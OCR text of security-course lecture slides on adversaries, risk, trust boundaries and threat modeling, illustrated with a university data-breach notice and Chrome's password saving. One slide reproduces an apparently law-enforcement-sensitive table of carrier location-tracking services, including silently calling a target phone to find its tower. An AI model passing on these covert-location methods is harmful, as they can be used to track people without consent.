A vulnerability in software provided by a third-party vendor, Atlassian, impacted a program used mostly by the Office of Information Technology to share resources, such as support and procedural documents, configuration files and collaborative documents.

Some files stored in this program contained personally identifiable information for current and former students that included names, student ID numbers, addresses, dates of birth, phone numbers and genders. An analysis by the Office of Information Security revealed some data stored in the program was accessed by an attacker.

Help Line

Should you have additional questions or concerns regarding this matter, or need assistance activating the identity monitoring services offered, contact 1-855-484-1109 (7 a.m. to 4:30 p.m., mountain time zone, Monday through Friday, excluding U.S. holidays).

https://www.colorado.edu/today/2021/10/25/data-security-compromise-included-files-accessed-cyber-attacker

Adversaries

Corporate Insider

- Intimate technical knowledge
- Specific, targeted attacks
- Already has a level of access

https://www.lottery-guy.com/lgblog/the-iowa-lottery-fraud/


Adversaries

Nation-state

- Nearly infinite resources
- Specific, targeted attacks

https://www.linkedin.com/company/united-states-cyber-command

Adversaries




UNCLASSIFIED//LES

Major Cell Phone Provider Overview

	Contact Info	Acquired Companies/Resellers	Technology Type	Engineering Data Sets	Location Based Services	Other
AT&T	(800) 635-6840	Cricket; Alltel; 7-11 Speak Out; Beyond Wireless; Bratz Mobile; Circle K - Talk and Go Mobile; cool. Prepaid; Firefly Mobile; GoPhone; Graffiti Wireless; GTC Wireless; Hop-On; KORE Wireless; Locus Mobile; NET10; Teleplus; Tuyo Mobile; U Prepaid; XE Mobile	GSM (2.5G) rarely seen it most markets; UMTS (3G); LTE (4G)	NELOS: Generates location event data via probes on the mobile network. Use cautiously. AT&T does not validate results. AT&T Messaging results: Can get content and photos if subscriber has this feature turned on.	Mobile Locate: Triangulated coordinates of device based on Timing Advance or Time on Arrival (TOA) and suspected radius e-mailed every 15-30 min. Use event based mobile locate.	Use data cautiously during investigation and DO NOT rely on data for testimonies.
T-Mobile	(973) 292-8911	metroPCS	GSM (2.5G); UMTS (3G); LTE (4G)	True Call: T-Mobile's PCMD. Timing Advance Data.	E-911: 3 to 6 tower triangulation based on Timing Advance or Time on Arrival (TOA).	Use data cautiously during investigation and DO NOT rely on data for testimonies.
Sprint	(800) 877-7330	Boost Mobile; 9278 Mobile; Bravo Wireless; Global Talk PCS; GSR Mobile; Liberty Wireless; Mobile ESPN; MoveU Mobile; Movida Communications; PhoneCo; PlatinumTel Communications; STI Mobile; Time Warner; Total Call; Uphonia; Virgin Mobile USA; ZUMA Prepaid Wireless	CDMA (2G/3G); LTE (4G)	Per Call Measurement Data (PCMD): Provides an estimate of the location of the device using a Round Trip Delay measurement from the tower. Time stamps are based on switch time and are held for 2 weeks to 90 days. Evolution Data Optimized (EVDO): Same as PCMD, but for data instead of voice calls. Long Term Evolution (LTE): Same as PCMD, but for LTE usage.	Ping: The network sends a message to the phones internal GPS receiver to report it's location (must see min. of 4 satellites. GPS coordinates of device and suspected radius from tower e-mailed(or through L-Site website) every 15 minutes for 30 days. Can be done manually every 5 minutes.	No tower info provided on SMS records. Do not use the lat/long in PCMD records, use the tower distance.
Verizon	(800) 451-5242	Alltel; Amp'd Mobile; IDT; MobilePro; CloseCall; Omni Prepaid; Page Plus; Rockit Talk	CDMA (2G/3G); LTE (4G)	Real Time Tool (RTT): Verizon's PCMD provides sector/tower and distance from tower with confidence rating only on the last call/sms/data activity. RTT is available for 7-10 days. Actual Content of Text Messages is held for 3-10 days.	No. However, Verizon is working on creating a tool. RTT can be used though, and is based on the last call/sms/data activity and provides sector/tower and distance from tower with confidence rating. Must call to request.	
U.S. Cellular	(630) 875-8270	Carolina West Wireless	CDMA (2G/3G); LTE (4G)	Per Call Measurement Data (PCMD): PCMD provides an estimate of the location of the device using a Round Trip Delay measurement from the tower.	No. However, you can force a call without a ring to the target device to determine tower/sector.	


https://propertyofthepeople.org/document-detail/?doc-id=21088576

Adversaries



https://xkcd.com/538/

Adversaries



Actual actual reality: nobody cares about his secrets.
(Also, I would be hard-pressed to find that wrench for $5.)

https://xkcd.com/538/

Fundamentals Part II

Goals:

- Wrap up adversaries / security mindset
- Threat modeling
- Real-world vulnerability lifecycle

Anway, to recap...

- We protect **confidentiality**, **integrity**, and **availability**
- We want to consider **risk**: **probability * severity**
- Different **adversaries** (e.g. criminals, insiders, governments) pose different risks

Why all this focus on risk?

Risk

- True security is impossible!
- The best we can do is reduce **risk** by understanding our **threats** and **adversaries**

Risk

- True security is impossible!
- The best we can do is reduce **risk** by understanding our **threats** and **adversaries**


Wrong question: *“Is this secure?”*

Right question: *“Is this secure enough?”*

Trust


Trust: Confidence in a system to protect CIA triad

- Trust varies between different systems



Trust

Trust boundary: Place where trust levels are crossed



Recap

- **Risk:** What we look to minimize
  - Risk = Probability * Severity
- **Adversary:** A potential attacker
  - Risks vary between different adversaries
- **Trust:** Confidence in each part of a system
- **Trust boundary:** Where data passes between trust levels

Questions?

Threat modeling

Framework for reducing risk and securing a system

- Considers potential **adversaries**, **threats**, and **trust boundaries** to calculate **risk**
- End goal: Secure the system as much as possible

Threat modeling

Step 1: Understand the system and its trust boundaries

Threat modeling

Step 1: Understand the system and its trust boundaries

Step 2: Identify adversaries and threats

Threat modeling

Step 1: Understand the system and its trust boundaries

Step 2: Identify adversaries and threats

Step 3: Determine risks for each threat

Threat modeling

Step 1: Understand the system and its trust boundaries

Step 2: Identify adversaries and threats

Step 3: Determine risks for each threat

Step 4: Determine appropriate mitigations for each risk


Mitigation: Safeguard to reduce risk

(Passwords, recovery email, rate-limiting, anti-cheat, etc)

Threat modeling

Is it safe to use the *Save Password* feature in Chrome?

(Thanks Joseph!)




Threat modeling

Step 1: Understand the system and its trust boundaries


Threat modeling

Step 1: Understand the system and its trust boundaries




Threat modeling

Step 1: Understand the system and its trust boundaries




Threat modeling

Step 1: Understand the system and its trust boundaries




Threat modeling

Step 1: Understand the system and its trust boundaries




Threat modeling

Step 1: Understand the system and its trust boundaries




Threat modeling



Step 2: Identify adversaries and threats

- Attacker steals password
  - Attacks you directly


Threat modeling



Step 2: Identify adversaries and threats

- Attacker steals password
  - Attacks you directly
  - Compromises Google servers
  - Compromises your Google account


Threat modeling



Step 2: Identify adversaries and threats

- Attacker steals password
  - Attacks you directly
  - Compromises Google servers
  - Compromises your Google account
  - Compromises your computer

